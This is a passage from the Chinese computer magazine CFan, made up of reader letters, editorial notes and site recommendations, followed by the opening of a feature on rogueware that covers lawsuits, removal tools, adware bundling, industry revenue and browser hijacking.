

CFan·你

果果 http://guoguo.blog.cfan.com.cn

投稿 | dubian@cfan.com.cn



计算机等级考试成绩揭晓，几家欢乐几家愁，某生发出感慨：如果没有电脑，不用学这么多课程，该多好！

如果没有电脑……很难想象世界将会怎样。

我们将不知道各界来的讯息，查不到想要的数据，不能玩刺激的网络游戏，没法上论坛灌水、写博客抒发情感，无法在网上买卖商品，将和更多的人失去在线联系；没有各种字体、颜色、样式，文件不再清楚工整美观，会计重新拿起算盘，演讲从此失去光彩，没有五花八门的实用又有趣的软件，没有绘图工具，只有重新操起铅笔、尺、圆规和橡皮。没有电脑，就没有互联网，更多的人失业，更多的人惆怅，生活从彩色变成黑白从充满乐趣变成无趣，连基础设施都变得黯然失色。

没有电脑，就没有快捷便宜的电话，没有高效的机场火车高速公路，没有银行通存通兑，没有联网售票，没有色彩丰富的广告招贴，电影制作也没那么方便。没有电脑，工业产品和建筑等的设计没那么快速，产品也没那么新颖。技术人员得花很多时间去手工计算处理数据，供电供水供气的模式也将回到落后的从前。

在这1和0的世界里，我们得到了太多。但是，有人也失去了很多：迷失于令人眼花缭乱的信息，在游戏对决中麻木地浪费着宝贵的时间，甚至为此扭曲心灵，各种病毒开始入侵，运动场上矫健的身影不再出现，颈椎病、键盘手、鼠标肘等电脑疾病纠缠不放，陪亲人、爱人、朋友散步的温馨画面再也看不到了……

“假如没有电脑，那么发明电脑的那个人可能是我了！”OK，既然这个二十世纪最伟大的发明已经出现，不知不觉深刻地影响了我们的生活，那么，就善用它，不断探索、学习，享受和创造精彩吧！

CFan热线

天津 张雨翔

20期的《不去数码下载店 誓将音/视娱乐免费进行到底》对我帮助很大，我的MP3/MP4终于充分发挥作用了，我还找出了珍藏已久的《我爱我家》和多部情景喜剧，一口气把它们全转换了！

特别的特别：没想到这位朋友和小编一样也喜欢情景喜剧，不知道你转换的是视频还是音频。小编把《我爱我家》、《武林外传》用文章中千千静听的转换技巧都转成了MP3，这样上下班路上都可以听“喜剧”了，不仅休息了眼睛，还能让我那饱受流行音乐摧残的耳朵换个“口味”，效果不错！

云南 时欣

挑战无处不在，我要成为挑战之星！我发了邮件，天天都在期盼好消息啊！

从第19期“挑战之星”活动推出以来，受到了大家的热情关注和支持！现在已经收到上千封稿件了！看把番茄忙的，一封封仔细地阅读评比，不过栏目受欢迎，是我们最开心的事！难题逐渐登场，大家想成为挑战之星，想赢得季度大奖，就要有过人的身手。越挑战越快乐，一起来吧！

上海 胡旭

我是个音箱发烧友，一直对各种音箱保持着浓厚的兴趣。记得去年《电脑爱好者》对音箱的关注比较多，而今年似乎少一些了。现在市场上的2.1音箱有很多都宣称是“独立功放”的，它们真的能大幅度提升音质吗？《是噱头还是革命——探讨多媒体音箱独立功放的存在意义》解开了我的疑团。希望你们能多多关注音箱方面的产品，谢谢。

在硬件专题的内容选择上，我们会综合考虑读者们的需求，推出大家最最关心的话题。厂商的炒作有时候让人产生错觉，没关系，《电脑爱好者》来告诉你事实的真相。读者是上帝，消费者是上帝，我们一直在用行动证明这个真理。包括“闷豆”逛市场，大家为什么有兴趣看？都是看破虚浮、对付卖家的奇招，当然实用！

北京 张海东

原来，我不太敢动系统方面的东西，后来发现经过一些设置，可以将性能提高很多，于是我开始优化。在20期看了《吐出盲目优化的恶果》，又有些收敛了，其实Windows XP本身的默认设置并没有差到不优化不行的地步，要榨干Windows的最后一滴油水，最后反而会被盲目优化引发的故障弄得焦头烂额。现在我与系统之间的关系“若即若离”，但愿一边看你们杂志，一边实践提高。

“系统”是一个相对让人感觉冷冰冰的话题，但无数人对它的热情极高。负责系统栏目的狂PK总能把这些相对枯燥的知识包装得易懂有趣，几乎每次评刊都获得了好评。系统并不神秘，看，有《系统急诊所——CPU占用100%之谜》等等生动的场景，还有原来编辑们一起策划的关于注册表的专题，由哈利波特与恶魔斗法贯穿全文，在引人入胜的情节中获得知识，快哉快哉！

甘肃 蓝梅

我新买了一个防抖数码相机，还是分期付款的，天天像宝贝一样放在包里，见到好看的就拍。拍花拍草拍云……但美丽的蓝天白云，为什么拍出来是灰的？我偶然从男朋友买的《电脑爱好者》里的“DV拍拍拍”看到了拍天空的好方法，原来要注意天时、地利、“人为”几个方面，还可以在后期使用工具。一试，还确实有效。以后这方面的技巧能多介绍一些吗？

现在拥有数码相机的人越来越多了！连我们杂志社内都有一个摄影协会，最近还热热闹闹地组织了一个摄影比赛呢。一张好照片，包含的因素可不少，但只要掌握了一些事半功倍的小技巧，我们也可以轻松成为摄影家！“DV拍拍拍”是一个大连载，每期都有2页篇幅来专门为大家奉上各种关于摄影的技巧和知识。过瘾吧？哈哈！

我与CFan的故事

汉中王刘备

今天下午刚下网页制作进阶课，就接到老爸的电话：“你什么时候在北京买了个电脑音箱？又乱花钱了。”我听了莫名其妙，于是问他哪来的包裹，答曰北京。我马上明白了，重新打开笔记本，进入爱好者网站。果然，我在CFan的“读专题赢奖品”获奖了，奖品是漫步者M11笔记本音箱一个。呵呵，一条短信的钱，不但获得了知识，还得到了奖品，CFan你，CFan！

走出教室，有同学说，上星期Office软件中级（四级）考证的成绩出来了。我赶紧去公告栏查看，不看不知道，一看吓一跳，我的成绩是93分，在全部考证人群中排名第三。想当年，我患有计算机恐惧症，认为一辈子都不可能和它打交道。如今，我是一个计算机应用技术专业的学生，也是论坛的版主，每天都离不开我的本本，直到今天获得成功。这多亏5年前那个美丽的初秋，我和CFan的初次邂逅，是她让我懂得，计算机其实只是一个普通的工具，只要努力，掌握正确的办法，还有科学的引导，谁都可以掌握好。

呵呵，一本接一本的杂志，让曾经的菜鸟也获得了成功，CFan你，CFan!

忽然想到了什么，立马冲向学校旁边的书店。老板正在架子上摆放新书，看见我来了，拿起一本新到的CFan笑着说：“我就知道你会来的。”杂志到手，封面醒目的四个字“全新改版”映入眼帘。啊，终于看到新版的CFan了！急急忙忙翻开起来，文章更丰富了，版面更漂亮了，互动性更强了，更加贴近读者的生活了，还有很多新鲜的栏目，真的是越看越过瘾，越看越喜欢。

呵呵，一页接一页的精彩，让计算机的世界充满乐趣，不再高深莫测。CFan你，CFan!

CFan，偶就稀饭!

汉中王刘备是爱好者论坛的老网友了，为大家做了很多事情，没想到你还有这么多有趣的故事！愿越来越多的朋友与CFan结下深厚的感情，愿CFan成为大家永远的朋友！

网友leinuo

CFan五大罪

NO.1浪费我的金钱：半月刊、合订本、增刊、普及版……

NO.2浪费我的时间：一天不写作业，就看CFan!

NO.3浪费我的纸墨：每期都要邮评刊表。

NO.4荒废我的学业：在学习时偷偷看CFan!

NO.5占用我的空间：MP4里全是CFan的文章摘录。

各位朋友们，一起找出CFan的罪行！！我永远离不开《电脑爱好者》。

网友海客

NO.6无缘无故被老师没收，原因只是因为老师喜欢读。

NO.7经常被同学窃取（孔乙己说书不能说偷），因为需要其中的内容。

哈哈，看来《电脑爱好者》“罪孽深重”啊！楼主中毒不浅，以毒攻毒吧，平衡学习、工作和看《电脑爱好者》的关系，达到IT高手修炼之最高境界。

编辑部的故事

铃声

铃如其人。爱玩酷的小编们把自己的铃声设置得千奇百怪。有时突如其来的铃声把大家吓半跳，然后是哈哈大笑。一次一个被誉为“极其经典”的铃声被广泛互传，开会间，一人手机响起，众人欲出门看手机。还有一段时间，时兴比比谁最“土”，铃声一响，有人欲找扫帚扫鸡皮疙瘩。

人品问题

网络偶尔出现故障，人品问题；稿件需要屡次修改，人品问题；拿名字一测，某某是活雷峰而某某专干坏事，人品问题；刚买新车不小心违章，人品问题……结论，我的人品太好了，你们的人品有问题。当然，除了偶尔加班我饿得冒金星懒得吃饭而你送来一块萨其马，那么，你的人品好极了！（转让选题、热心相互解决问题、在别人请假的时候帮忙检查版面、提供顺风车等等都不纳入考虑，因为太平常。）

《电脑爱好者》志愿者火热招募中!

《电脑爱好者》志愿者服务队是在共青团市委的指导下的志愿者服务团体，秉承“道义、信念、良知、同情心和责任感”的理念。为了更好地运作，欢迎更多热心公益事业的人加入。现招募志愿者，需具备计算机基础知识，有充足的空余时间，了解操作系统和计算机硬件、软件知识，熟练掌握计算机的基本应用，能熟练解决计算机方面的问题，可以回答一些计算机初学者提出的问题，并具备一定的创造性、沟通、协作、管理和独立处理问题的能力，具备志愿者服务的精神和热情。我们期待您参与到《电脑爱好者》志愿者服务队伍中来，去爱，去奉献，并且收获感动。若有兴趣加入，通过电话报名（010-88400299-8053）或邮件报名（发送至zhiyuanzhe@cfan.com.cn ）均可。

不少读者来信询问：你们夏天组织的系列“短信竞拍”活动很有意思，每天都有不少产品以令人难以置信的低价拍出，什么时候还有大型拍卖?

现在机会又来了！漫步者e1100开始短信竞拍了！每7天有一款产品，连续竞拍4周!

从拍卖起到拍卖结束时，保持唯一最低价者即可拍到此产品。一旦有人出的价格与当前唯一最低价相同或有新最低价产生，该唯一最低价作废。

参与方式：编辑短信1到产品价值之间的任意数字（整数或小数点后一位，如想出价20.8元，就发送短信：20.8）。移动用户请发送到：5012594，联通用户请发送到9219594，短信信息费为每条1元。北京《电脑爱好者》杂志社对本次活动享有最终解释权。竞价截止时，如果你的出价是唯一最低价，即可以此价格购得竞拍产品!

竞拍开始时间如下，机不可失，赶快行动哟!

10月30日零晨～11月5日24：00分止。

11月6日零晨～11月12日24：00分止。

11月13日零晨～11月19日24：00分止。

11月20日零晨～11月26日24：00分止。

帮助进城青年奉献点滴生命 为建设学习型和谐社会添砖加瓦

——记电脑爱好者志愿者服务队赴北京社区学习中心实践团队员的一天

一个骄阳如火的下午，在科大西门的大路上，志愿者们又欢声笑语地去赴那个约会了。

他们是电脑爱好者志愿者服务队北京科技大学分队的成员，每周一、二、四的傍晚，都能看见他们忙碌的身影。此次实践的主要任务是在担任北京社区学习中心的培训教师，承担第二期学员历时两个月的所有教学任务。这个由电脑爱好者杂志社、北京团市委和微软（中国）发起的项目，目标服务人群是在京的外来务工青年，主要通过进行电脑知识培训及就业知识讲座，来提高他们利用科技来获取信息以及适应工作岗位的能力。

今天所上的课程是《第三课：互联网应用》。早在几天前同学们就已经将课程所需的教学课件编辑好进行了演练，在车上，大家又讨论了几个特别有代表性的教学案例。辗转了一个半小时的路程，终于来到目的地石景山社区学习中心。

进了上课的机房，教学主体的投影仪还没打开，学生们的电脑屏幕上也只有登录界面。询问一下网管，原来是机房的网络服务器系统崩溃了。离上课时间只剩下十几分钟了，重装的工作紧急开始……最后大家商量决定，只能先讲理论内容，等待网络恢复了再进行实际操作练习和演示。

让学生只对着一本书来接受自己以前从未体验过的知识和理念是很艰巨的任务，但是我们的志愿者是负责的、优秀的，在没有投影仪、设备可用的情况下，依旧清楚地将原定内容教授给了同学们。课程接近尾声时，网络终于恢复，从学生们熟练的上机练习中可以看出，这堂课是成功的！志愿者们还将课件和相关的材料案例在投影仪上做了进一步的展示，帮助学生加深理解和记忆。

晚上8：00下课后，志愿者们在小屋里整理上课记录、学员签到表等材料。8：30，大家离开科图，踏上开往市中心的地铁。一路上，他们继续兴致勃勃地谈论着教学的感受：以后应该在讲理论的时候抛开投影，这样学生更能把精力集中在书本上……

志愿者的话：这是普通的一天，也是不平常的一天。每次的课程对我们来说都是一次考验，不仅仅是在电脑知识上，也是在沟通能力上的考验。每次我们都从中学到新的东西，其中有主讲老师所讲解的一些细节知识，也有学员们在学习中展现出的勤劳、好学的品质。希望以后《电脑爱好者》能多组织一些有意的社会活动，因为在帮助别人的过程中，我们也获得了很多宝贵的东西。

爱好者Fan Group

文件 编辑 查看 转到 书签 工具 帮助

http://www.cfan.com.cn

爱好者网站大寻宝!

■ 零下一度

又和大家见面了！半个月来，你上CFan网站了吗？呵呵，从网站迅速增长的流量来看，新老朋友已经把来这里逛逛当做一种习惯了。

最近，我们的论坛管理员正在整理论坛章程（地址：http://bbs.cfan.com.cn/thread-408975-1-1.html），公布出来接受网友们的意见，这可是一个为CFan论坛作贡献的好机会，如果各位也喜欢CFan论坛，希望论坛健康发展，一定要发表自己的意见哟。章程制定的所有工作都是由小小糊涂牵头完成的，让大家一起对他的辛勤劳动表示感谢！！

CFan网站里藏着无数宝藏，下面推荐几篇值得学习的技巧性文章，希望对大家有所帮助：

很多人在使用手机的时候都会有一些误区，大多自然成习惯，如果没有人提醒的话，可能真没觉得有什么不妥，比如电池的使用。

★手机里暗藏的秘密：http://bbs.cfan.com.cn/thread-366958-1-2.html

摩托罗拉 E680系列手机一直很受用户喜爱，这也是我们在网站LOGO征集的时候选用这款手机作为奖品的原因之一，论坛上有人列出了这一系列手机的多种实用工具，比如度量转换器、公交查询、移动词典等，如果你使用的是这个系列的手机，而且有DIY的精神，那一定要来看看。

★摩托罗拉 E680/E680i/E680g 软件合集：http://bbs.cfan.com.cn/thread-369257-1-2.html

在手机上看到好多视频，读者们想没想过自己也来制作一个能在手机上播放的视频呢？如果只是苦于不知道怎么做，那很好办，学会了这篇教程中的内容，制作自己的手机视频一定不是难事。

★手机影视的创作教程 http://bbs.cfan.com.cn/thread-408022-1-1.html

随着笔记本电脑价钱的降低，拥有一台自己的笔记本早已不是奢望，但对于如何使用和保养自己的笔记本，很多读者可能并不是很了解，比如关于笔记本的一些名词，或者在使用中要注意什么等等，而我们要做的，就是让大家了解这些。

★笔记本知识知多少：

http://bbs.cfan.com.cn/thread-412072-1-1.html

http://bbs.cfan.com.cn/thread-412494-1-1.html

http://bbs.cfan.com.cn/thread-412493-1-1.html

博墅名人榜里又进来一位新人——jay︶バ圜遊會ｷ。虽然名字有点怪，但实力非常强。

★ jaycn 博墅挺进名榜 ://blog.cfan.com.cn/index.php/uid/236489

我们的博墅里不乏有知识性很强的文章，让用户彼此了解之际还学到了很多知识，比如这个“DM图文教程”，对DM的操作讲解得很详细，图文并茂，会让读者更容易理解。

★ DM图文教程：http://blog.cfan.com.cn/index.php/action/viewspace/itemid/48429

爱好者网站一直以应用为主，所以数据频道也会贯彻这一原则，第一个专题是为十一长假而准备的，虽然已经过去一个月了，但数码产品的应用并不会随着长假的过去而淡化，反而会因为有更多人购买了数码产品而显得更重要。

★数码频道第一个专题推出：http://www.cfan.com.cn/digi/zhuanti/guoqing

程序设计、网页制作、图像设计、动画制作……网络上的各类电脑教程可谓应有尽有，而对于刚入门的新手来说却鲜有一个较为系统的学习教程。鉴于此，就有了“新手学电脑”这个专题。


★学院专题——新手学电脑：http://www.cfan.com.cn/school/zhuanti/study/index.shtml

不少读者都对PhotoShop、Flash等设计软件非常感兴趣，希望自己也能设计出漂亮的作品。一件好的作品会给一种赏心悦目的感觉，特别是随着电脑美术专业的出现，这一需求变得更强烈，所以我们专门设立了设计栏目，包括PhotoShop、Flash、Illustrator等设计软件的使用和教程。

★学院频道设计栏目初看：http://www.cfan.com.cn/school/plan

好了，今天先聊这么多，网络版的稀饭味道也非常不错吧！





完成



360安全卫士 2.0
软件性质：免费软件
下载：http://www.360safe.com/

IceSword 1.18
软件性质：免费软件
下载：http://work.newhua.com/cfan/200621/IceSword.zip

Unlocker 1.8.5 多国语言版
软件性质：免费软件
下载：http://www.newhua.com/soft/24732.htm

KillBox 2.00648 汉化版
软件性质：免费软件
下载：http://www.newhua.com/soft/44561.htm

WinPatrol 10.0.5.0 汉化增强版
软件性质：免费软件
下载：http://www.onlinedown.net/soft/36871.htm

System Safety Monitor 2.2.0.583 官方多国语
软件性质：共享软件(30天使用限制)
下载：http://www.newhua.com/soft/39756.htm

Universal Extractor 1.3.1 汉化版
软件性质：免费软件
下载：http://www.newhua.com/soft/50717.htm

阅读本文你将会

○人们为何痛恨流氓软件?

○知道流氓软件进入系统的方法，它们做了些什么呢?

○获得防止入侵的方法和删除顽固文件的技巧。

○了解如何“绿化”共享软件，将流氓软件剔除出去!

但是，为什么

○流氓软件并不是一无是处?它还是很有用的哦!

15次对话 流氓软件

■ 策划/**《电脑爱好者》编辑部**
■ 监制/**特别的特别** ■ 撰稿/**张健**(首席记者) **罗国兵** WY

“流氓”一词在《现代汉语词典》中有两种解释：

1.原指无业游民，后来指不务正业、为非作歹的人。

2.指放刁、撒赖、施展下流手段等恶劣行为。

在“流”字开头的多达80个的权威注解中，我们并没有查到“流氓软件”当何解。然而，令现代人类无法解释的新词汇“流氓软件”却堂而皇之地走上了历史的舞台，渗透在信息时代人们每天都要接触的互联网上下。字面上理解，流氓软件应该具有“放刁、撒赖、施展下流手段等恶劣行为”的特征，但我们语言学家们怎么也不会想到，这样一个带有明显贬义色彩的词汇会与烙下文明印记的“信息时代”结合得如此紧密。

面对流氓软件，叹者，有之；骂者，有之；恨者，有之。但是更多的人们，包括立法者在内，都表示了空前的无奈，这究竟是为什么呢?是历史的车轮在倒退，还是社会意识有待普遍提高?是技术手段不够完善，还是“道高一尺，魔高一丈”?今天，我们就来一起会会这个信息时代的“流氓软件”。

哼！这就是流氓软件

2003年7月15日，《电脑爱好者》深度报道中第一次出现流氓软件的名词解释。

2006年10月10号，作为中国信息社会基础设施的建设者和运行者的中国互联网络信息中心被告上法院，原因就是原告认为中国互联网络信息中心的无忧工具条和中文上网等两款软件属于流氓软件。



◎董海平，中国反流氓软件联盟发起人。该联盟从2006年9月4日正式成立的那天起，就决心将130家流氓软件厂商依次告上法庭。中国互联网络信息中心成为第一个坐在被告席的国家事业单位。

什么是流氓软件？

这个流氓软件它运行的主要表现特征是随着你的电脑的开启它自动运行，第二个是占用你电脑大量的内存，就好比说你的房间只有15平米，随着电脑的流氓软件的运行以后，它可能占用了12平米、13平米，干扰你没法去做别的工作，这是流氓软件的主要特征。第三个是流氓软件卸载不干净，你想把它请走的话，它一般不会主动走，用各种手段都弄不走。

流氓软件的定义，其实目前在国内来讲分为四种，一种是恶意的捆绑软件，一种是间谍软件，一种是行为记录软件，还有一种是恶意的广告软件。

听上去这流氓软件危害不小，那不装它不就没事了吗。但现在的流氓软件很多是和一些实用的免费软件捆绑在一起，在下载软件的过程中它不知不觉就装进了你的电脑，哪怕你是计算机高手，但常在河边走，哪有不湿鞋呢。

联盟成立的目的是什么？

我们在之前已经对他们这些流氓软件的生产厂商的证据进行了保全，我们要达到的目标之一就是呼吁更多人关注流氓软件的危害，进一步呼吁法律立法。

《电脑爱好者》从2003年开始就关注这个情况，您认为从什么时候开始这个情况就恶化了？

据我们不完全统计，应该有两到三年时间，而且愈演愈烈，越来越猖獗。

用户如何判断自己是否受到流氓软件侵害呢？

基本上分为这几种情况，第一种情况是在正常的浏览网页的时候，正常做Word文档的时候，这时候莫名其妙弹出一些广告窗口，这是大家最常见的。第二种情况就是你下载一种你认为有用的软件的时候，在你不知情的情况下它捆绑了更多的软件，基本上这两种情况比较直观。其他的，像间谍软件、行为记录软件，作为普通用户来讲不是那么直观能够发现的。

单就广告营销这个层面上讲，我们也曾见到过类似病毒营销这样的经典营销案例，假如从技术上能够关闭它，我们有必要用“流氓”去形容一个软件的行为吗？

其实普通网友可能觉得流氓软件不就是弹出窗口，我顺手关了，对我没有造成任何精神上、物质上的损失，其实据我们了解，很多流氓软件之所以能给你弹出窗口的原因在于它知道你的上网记录，知道你的上网习惯，在此基础上，它才有针对性地发送广告。

此前，有人说您发起联盟有点儿小题大做，您怎么看？

对流氓软件的诉讼不同一般意义上的诉讼。朋友之间聊天的时候就说我受到流氓软件骚扰，他也受到流氓软件骚扰，我们没想到波及面这么广，几乎是99%的上网用户都受到过流氓软件的骚扰。但是在取证方面，普通网友存在困难，所以我们当时说一定要成立一个联盟，统一取证，统一律师之间互相沟通和交流，只有这样，在诉讼上才能占领先机。

听说联盟的黑名单里有130多家企业，看来是一个规模不小的诉讼，所以让我们关心反流氓软件联盟如何构成？

这个联盟成员主要由四部分构成，第一部分，最核心的就是我们的律师团，我们前期有18个律师加盟我们的律师团，目前来讲在全国12个城市有80多个律师加入到我们的律师团。第二，因为这个诉讼牵扯到技术方面的原因，我们有一个技术取证小组配合律师工作。第三，我们的原告团，因为打官司必须要有原告，原告团。第四个，有对外联络的一个部门，处理日常的事物，起码由四个部分组成。





中国互联网协会秘书长黄澄清反对流氓软件这个提法，他说：“作为所谓的流氓软件这个提法，首先我是反对，因为这个提法很不雅观，另外不利于行业的团结，其实这样一个软件应该准确地说是侵犯网民权益的恶意软件，所谓侵犯网民权益，它侵犯了网民的一个知情权，在网民不知情的情况下下载了这样一个软件。第二个侵犯了网民的选择权，使网民没有选择，不能够删除它，我觉得准确地说应该是侵犯网民权益的恶意软件。”

对于流氓软件的卸载

关于流氓软件的卸载，方法众多，现在最火的当属“360安全卫士”。它的使用方法非常简单，即便是刚会用电脑的菜鸟，也可以轻松上手。

进入软件，如果系统中有恶意软件，就会出现提示，点击“查杀恶意软件”后，在扫描列表中选择“立即清除”按钮就可以了(见图1)。





除了最简单的查杀流氓软件外，想要清除电脑中的隐私时，可以选择“痕迹清理”项，对网页历史记录，Cookies等保密信息进行清理。若是不能上网了，可以通过主窗口右侧的“修复网络连接”，对Winsock LSP进行恢复。点击主窗口上侧的“修复”按钮，可以对IE、系统中的问题或漏洞进行修复(见图2)。



如果你的系统无法启用"360安全卫士"，可以在http://www.360safe.com/repair.html下载到修复程序。

删除死活不走的“流氓文件”

包括流氓软件、病毒或木马在内的多种有害程序，一旦进入了你的系统，而且不管你使用什么反流氓软件或杀毒软件，它们都像狗皮膏药一样，赖着不走(总有一些残留文件不能删除)。对于这种情况，就要考虑用其他方法清除了。而且在日常操作中，也经常会出现因误操作而建立的无法删除的文件或文件夹，比如仅有一个空格字符的文件。对于这些文件，下面这些方法总种能帮你搞定它们！

①斩断杂乱字符的冰刃

我们先要介绍下删除特别字符文件或文件夹的工具——IceSword(冰刃)，熟悉它的朋友都知道，这款软件可以显示并删除系统中的隐藏进程、服务等等，是一款强大的反病毒、木马工具。

当需要用它删除顽固文件时，只要进入软件，在左侧点击“文件”标签，右击需要删除的文件夹或文件后，选择“删除”就可以了(见图3)。





除了IceSword外，类似的软件还有Unlocker及KillBox，这三款软件中，IceSword基本可以满足日常的需要，当它也搞不定时，再尝试后面的两款。

②金山藏“器”


如果你的杀毒软件正好是金山毒霸，那就不用去怕那些顽固的文件啦。“金山毒霸 2007”中的“金山反间谍2007”组件提供了“文件粉碎器”功能，就算是再顽固的文件也能把它们清除出硬盘，不管是正在运行的程序，还是正被调用的DLL文件，或是驱动文件。



“文件粉碎器”的使用方法和金山公司其他软件一样简单：打开“金山反间谍2007”，点击“文件粉碎器”按钮(见图4)，在之后的窗口中通过“添加文件”或“添加文件夹”按钮加入欲删除的文件，最后点击“彻底删除”。

③免费的“杀灭天王”

如果你没有金山毒霸也没关系，PowerRmv是一款和“文件粉碎器”有类似功能的免费软件，它的使用方法简单到你只要点两下鼠标：先“锁定目标”(选定要删除的文件)，再点下“杀灭”就可以了(见图5)。如果文件不停地重生，那就再勾选“抑制杀灭对象再次生成”。PowerRmv就是如此简单，而且功能强大，如果要说缺点，就是它每次只能删除一个文件。



流氓软件之“痕”

流氓排名	软件名称	版本	捆绑数量	捆绑软件名称
1	PC清理王	1.58	16	百度超级搜霸、DuDu下载加速器、DMCast桌面传媒、MMSAssist彩信通等
2	Rm电影文件修复专家	4.72	14	猫眼网络电视迷你版、CNNIC中文上网官方版、百度超级搜霸、酷客娱乐平台等
3	XP星号密码查看器	8.54	13	很棒通行证、酷客娱乐平台、ZCOM、MMSAssist彩信通、CNNIC中文上网等
4	QQ密码防盗专家	2006新年特别版	13	多多QQ表情、CNNIC中文上网、搜狗直通车、ZCOM、酷客娱乐、猫眼网络电视迷你版等
5	免费电影专家	3.36	13	多多QQ表情、ZCOM娱乐、易趣购物、MMSAssist彩信通、Winstdup等
6	qq挂机大师2005	2.9	12	很棒通行证、播霸网络电视、划词搜索、DuDu下载加速器、酷客娱乐平台等
7	语音朗读大师V2005	Build1222	12	极品数字网络电视、shareHelper、CNNIC中文上网官方版、百度超级搜霸、MSIBM等
8	我的flash播放器	3.03	10	MMSAssist彩信通、多多QQ表情、DuDu下载加速器、Winstdup、iBar等
9	广宇免费网络电视机3	4.189	10	百度超级搜霸、酷客娱乐平台、猫眼网络电视迷你版、唯刊.VIKA、DuDu下载加速器等
10	开山网络电视王	1.9.9Build 20060105	8	棒通行证、酷客娱乐平台、唯刊、MMSAssist彩信通、CNNIC中文上网、多多QQ表情等

就像5年前，电脑用户谈“毒”（电脑病毒）一样，今天的用户已经被流氓软件折磨得苦不堪言。然而，习惯了用杀毒软件将一切来自网络的“污垢”清除的用户，遇到流氓软件首先想到的是什么？面对用户受到的不法侵害，传统的安全软件厂商是否该跟上时代？调查中，记者发现，并不是安全软件厂商不肯跟上时代，而是另有隐情。

流氓软件是不是病毒？反病毒软件能不能杀流氓软件？这是一个很难回答的问题。

2006年7月24日，来自雅虎中国旗下3721上网助手的一纸诉状，将韩国杀毒厂商安博士闹了个鸡犬不宁。3721在诉状中称，安博士旗下一款反间谍软件专杀工具判定其“3721网络实名”为间谍软件，这一做法违反了《反不正当竞争法》，影响了其在中国的业务。

就这样，一场“逆势而行”的流氓软件状告安全厂商的官司在悄然进行中。9月25日上午，雅虎3721就流氓软件状告韩国安全厂商安博士一案在北京市海淀法院第45号法庭开庭。安博士称在证据收集等方面作了充分的准备，对赢得诉讼很有信心，但最后结果还要看法院的判决。

据了解，这是安博士第二次被流氓软件告上法庭了。2005年，韩国有一家地址搜索软件商以类似原因状告安博士，在一审败诉后便撤销诉讼。作为“第一个吃螃蟹的人”安博士中国董事长黄孝铉很有信心，相信法院会作出公正严谨的判决，安博士期望通过这场诉讼为中国的反流氓软件事业铺平道路。



◀瑞星公司副总裁毛一丁

有了安博士的带头，国内杀毒软件厂商也蠢蠢欲动了。其后，另一家国外杀毒软件公司卡巴斯基配合奇虎公司为360安全卫士提供了在线杀毒功能，也被业界看作是一次合作尝试。金山和江民分别发布了2007版的杀毒软件新品，也都在间谍软件和流氓软件的查杀方面下足了工夫，江民更是高调地向流氓软件宣战，江民公司市场部经理曹凌翔称，该公司将会团结反流氓软件联盟中的律师力量，在法律方面对一些侵犯用户权利的行为作出限制，同时，反流氓软件联盟已经起诉的互联网公司产品将全部被列入江民的剿杀目标。而作为国内最大的杀毒软件厂商瑞星公司却显得唯唯诺诺，毛一丁表示，只要相关法律法规出台，在技术上瑞星立即就可以对那些流氓软件作出行动，但在现阶段，由于杀毒软件厂商不是执法者，同样都是做软件行业的，因此直接向流氓软件宣战搞不好会把事情弄砸，引来法律诉讼，还不利于整个事情的发展。该公司不愿透露姓名的人士表示：“由于法律方面存在一些问题，让我们无法彻底帮用户解决这个问题，因为这些软件都是捆绑在一些正当的共享或商业软件之上的。”

“很”流氓！流氓软件月入过千万



采访中，业内人士为记者列举了主流流氓软件的盈利模式：首先是流氓软件企业把流氓软件通过捆绑的方式安装在用户的电脑里，每成功安装一台电脑，广告商就会支付给流氓软件企业0.05元~0.3元不等的费用；第二种方式就是当用户上网时，在用户的电脑里弹出广告窗口，每弹出1000个广告窗口，广告商支付给流氓软件企业8元~15元。

事实上，流氓软件从起源到发展至今，已经形成了相对完整的产业链。

从最上游的共享软件，到中间的“流量”公司以及广告公司，再到最下游的广告主，这些角色都在利益驱动中被逐渐扭曲，这个产业链的运作流程大致如下：做弹窗生意的人，一般会先找“上游”的软件作者，以每次捆绑5分钱左右的价格捆绑木马程序，然后他们再向“下游”的客户销售弹窗广告。此外，在上下游之间，又存在若干环节的“中间人”或“代理人”。“一些大的企业一个月的收入可以超过千万元，有的甚至达到3000万元人民币。”一位业内人士称。

据了解，由于有利可图，目前在北京等大城市，某些写字楼都有20至30家专门做流氓软件的企业，这些企业一般只有10人左右，“这些公司每月收入最少都有100万元人民币以上，最多的可以达到300万元人民币左右。”

这么多流氓软件到底是如何控制你的电脑的呢？它们进入到你的电脑中后，都进行了哪些操作呢？

“劫持”浏览器

现在一部分流氓软件是在IE中增加个工具条，然后再实现各种功能，比如雅虎助手。通常我们会把这种情况叫做“浏览器劫持”(Browser Hijack)。


◇IE主页被改，原来是主页被劫持！

“浏览器劫持”是一种不同于普通病毒木马感染途径的网络攻击手段，而是使用各种技术(如DLL插件等)插件对用户的浏览器进行篡改。安装后，它们会成为浏览器的一部分，可以直接控制浏览器进行指定的操作，根据需要，可以让你打开指定的网站，甚至是收集你系统中的各种私密信息。最可怕的是只有当浏览器已经被劫持了，你才会发现，反应过来，原来电脑已经出现了问题。比如IE主页被改，开机就会弹出广告等等。目前，浏览器劫持已经成为Internet用户最大的威胁之一。

◇原来个性化IE软件用的是BHO技术

你一定很奇怪，这些浏览器被劫持时，你的杀毒软件在干吗？为什么不报警呢？其实“浏览器劫持”是通过BHO(Browser Helper Object，浏览器辅助对象，简称BHO)的技术手段进入你的系统的，而这种技术是合法的。

